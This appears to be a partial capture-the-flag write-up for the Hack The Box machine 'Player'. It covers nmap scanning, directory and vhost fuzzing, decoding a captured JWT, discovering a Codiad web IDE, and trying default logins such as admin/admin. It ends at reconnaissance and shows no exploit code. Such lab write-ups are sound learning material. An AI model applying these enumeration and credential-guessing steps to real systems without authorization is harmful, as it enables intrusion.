
Player


```
=========================
|          PLAYER     10.10.10.145          |
=========================
```




InfoGathering

Nmap scan report for player.htb (10.10.10.145)
Host is up (0.067s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 d7:30:db:b9:a0:4c:79:94:78:38:b3:43:a2:50:55:81 (DSA)
| 2048 37:2b:e4:31:ee:a6:49:0d:9f:e7:e6:01:e6:3e:0a:66 (RSA)
| 256 0c:6c:05:ed:ad:f1:75:e8:02:e4:d2:27:3e:3a:19:8f (ECDSA)
|_ 256 11:b8:db:f3:cc:29:08:4a:49:ce:bf:91:73:40:a2:80 (ED25519)
80/tcp open http   Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 403 Forbidden
6686/tcp open ssh   OpenSSH 7.2 (protocol 2.0)

FUZZ RESULTS
/index.html
/.hta
/.htaccess
/.htpasswd
/icons
/launcher
/launcher/images
/launcher/css
/launcher/js
/launcher/vendor
/launcher/fonts
/server-status
/Documents and Settings
/Program Files
/icons
/sass
/sass/bootstrap/mixins
/reports list



http://player.htb/launcher



After accessing the /launcher URI every 10 seconds a GET request is sent to /launcher/dee8dc8a47256c64630d803a4c40786e.php receiving a “Not released yet” response.


Enter an e-mail there and click Send a GET request is sent to a slightly different PHP: /launcher/dee8dc8a47256c64630d803a4c40786c.php. There are 3 files I found like this using guess and check but only 2 of the 3 are contacted normally. One ending with c.php e.php and g.php which I later used for privesc.

I tried using transferring the cookie over from the requets to each different file but this did not change any results.


When submitting an email using the Send button we obtain a AuthO JWT Token. This can be recognized by the base64 encoding with 2 perionds separating the 3 sections of a JWT Token

```
access=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwcm9qZWN0IjoiUGxheUJ1ZmYiLCJhY2Nlc3NfY29kZSI6IkMwQjEzN0ZFMkQ3OTI0NTlGMjZGRjc2M0NDRTQ0NTc0QTVCNUFCMDMifQ.cjGwng6JiMiOWZGz7saOdOuhyr1vad5hAxOJCiM3uzU

# Decode the above values
echo 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9' | base64 -d
# REUSLTS
{"typ":"JWT","alg":"HS256"}

echo
'eyJwcm9qZWN0IjoiUGxheUJ1ZmYiLCJhY2Nlc3NfY29kZSI6IkMwQjEzN0ZFMkQ3OTI0NTlGMjZGRjc2M0NDRTQ0NTc0QTVCNUFCMDMifQ' | base64 -d
# REUSLTS
{"project":"PlayBuff","access_code":"C0B137FE2D792459F26FF763CCE44574A5B5AB03"}

# The third section of base64 wont be anything as it is a signature which acts as more an integrity check
```

I next fuzzed for vhost names using Burp Intruder. I used a SecList wordlist to enum vhost names.
/usr/share/SecLists/Discovery/DNS/subdomains-top1million-1100000.txt
RESOURCE: https://github.com/danielmiessler/SecLists



DEV VHOST
http://dev.player.htb/




When attempting to login there is a POST request ent to /components/user/controller.php?action=authenticate
The below data is then sent there
username=admin&password=admin&theme=default&lanuage=en

At view-source:http://dev.player.htb/components/user/init.js we can see a web IDE called Codiad is being used


```
/*
 *  Copyright (c) Codiad & Kent Safranski (codiad.com), distributed
 *  as-is and without warranty under the MIT License. See
 *  [root]/license.txt for more. This information must remain intact.
 */
```

FUZZ RESULTS
/lib
/languages
/themes
/data
/js
/css
/components
/workspace
/plugins


http://dev.player.htb
/
components
user
controller.php
username=admin&password=admin&theme
username=admin&password=password&the
username=guest&password=guest&theme=
init.js
js
amplify.min.js
instance.js
v=1577490756
v=1577490960
v=1577490963
jquery-ui-1.8.23.custom.min.js
jquery.css3.min.js
jquery.easing.js
jquery.hoverIntent.min.js
jquery.toastmessage.js
jsend.js
localstorage.js
message.js
modal.js
sidebars.js
system.js
lib
lib
themes
default
active
autocomplete
editor
fileext_textmode
filemanager
market
project
settings
user
themes

CHAT VHOST
http://chat.player.htb
Usually messagin platforms use websockets for sending messages. I was not able to catch any using Burp

In hte image below we see Vincent telling us what the vulnerability is. The Staging vhost is exposing some sensitive files and the main domain is exposing source code allowing the product to be accessed before release. This also gives a general idea for possible users which later I discovered this was not the case.




